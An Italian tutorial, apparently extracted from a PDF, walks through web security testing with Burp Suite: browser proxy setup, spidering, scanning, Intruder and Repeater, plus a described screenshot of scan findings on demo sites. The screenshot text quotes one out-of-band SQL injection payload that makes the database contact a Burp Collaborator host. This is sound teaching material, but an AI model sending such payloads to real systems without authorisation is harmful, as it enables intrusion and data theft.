

TEST DI SICUREZZA CON BURP SUITE

Avviare Burp Suite

1. Apri Burp Suite e seleziona "Temporary Project" o carica una configurazione salvata.
2. Vai alla scheda "Proxy" e poi su "Options" per configurare le impostazioni del proxy.

Configurare il browser


1. Apri il browser (es. Firefox).
2. Vai su Impostazioni -> Rete -> Impostazioni e configura il proxy manuale con 127.0.0.1 e porta 8080.

2. Accedere all'applicazione web da testare

1. Apri il browser configurato con il proxy di Burp.
2. Accedi all'applicazione web e naviga attraverso le varie pagine.

3. Utilizzare la funzione di "Spider" di Burp

1. Vai su "Target" e poi su "Site map".
2. Fai clic destro sul dominio dell'applicazione e seleziona "Spider this host".



4. Utilizzare la funzione di "Scanner" di Burp

1. Dopo lo spidering, vai su "Scanner".

2. Seleziona i punti vulnerabili individuati e avvia la scansione.

The screenshot displays the Burp Suite Community Edition v2020.1.1 interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The main window is divided into several panels:

- Tasks:** Shows a list of tasks, including "1. Live passive crawl from Proxy (all traffic)". It indicates that 500 items were added to the site map, 367 responses were processed, and 0 responses were queued.
- Issue activity (Pro version only):** A table listing various security issues. The "SQL injection" issue is highlighted in orange.
- Event log:** A table showing system events, including authentication failures and service status updates.
- Issue detail:** A detailed view of the "SQL injection" issue, showing its severity (High), confidence (Certain), host (https://vulnerable-website.com), and path (/).

The "Issue activity" table contains the following data:

Issue type	Host	Path
Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten
SMTP header injection	http://insecure-website.c...	/contact-us
Serialized object in HTTP message	http://insecure-bank.com	/blog
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-website...	/product/stock
External service interaction (HTTP)	https://insecure-website....	/product
Web cache poisoning	http://insecure-bank.com	/contact-us
Server-side template injection	http://insecure-bank.com	/user-homepage
SQL injection	https://vulnerable-website...	/
OS command injection	https://insecure-website....	/feedback/submit

The "Event log" table contains the following data:

Time	Type	Source	Message
13:11:40 31 May 2020	Error	Suite	[6] Authentication failure from localhost
12:53:12 31 May 2020	Error	Proxy	[10] Unknown host: shavar.services.mozilla
12:50:38 31 May 2020	Error	Proxy	[12] Unknown host: safebrowsing.googlea
08:09:56 31 May 2020	Error	Proxy	[8] Failed to connect to localhost:3000
08:09:56 31 May 2020	Error	Proxy	[8] Failed to connect to localhost
07:40:55 31 May 2020	Info	Proxy	Proxy service started on 127.0.0.1:8080
07:40:50 31 May 2020	Info	Suite	Running as super-user, embedded browse


The "Issue detail" panel for "SQL injection" shows the following information:

- Issue: SQL injection
- Severity: High
- Confidence: Certain
- Host: https://vulnerable-website.com
- Path: /

The "Issue detail" section also contains a description of the vulnerability, stating that the TrackingId cookie appears to be vulnerable to SQL injection attacks. The payload used was: `'||(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><IDOC TYPE root [<ENTITY % waqks SYSTEM "http://pmfjgpx3qv3gp4s96bnqse8fzls9mxuj89wy.burpcollab[[]]orator.net"/>%waqks;]->"/)) from dual))'`.


5. Utilizzare la funzione di "Intruder" di Burp

1. Vai su "Intruder" e seleziona "Positions".
2. Configura i payload per testare le varianti di input e avvia l'intrusione.



6. Utilizzare la funzione di "Repeater" di Burp

1. Seleziona una richiesta dalla "Site map" o dalla "Proxy history".
2. Invia la richiesta a "Repeater" e modifica i parametri.



7. Analizzare i risultati dei test

1. Vai su "Scanner" per rivedere i risultati delle scansioni.
2. Analizza i report generati per identificare le vulnerabilità.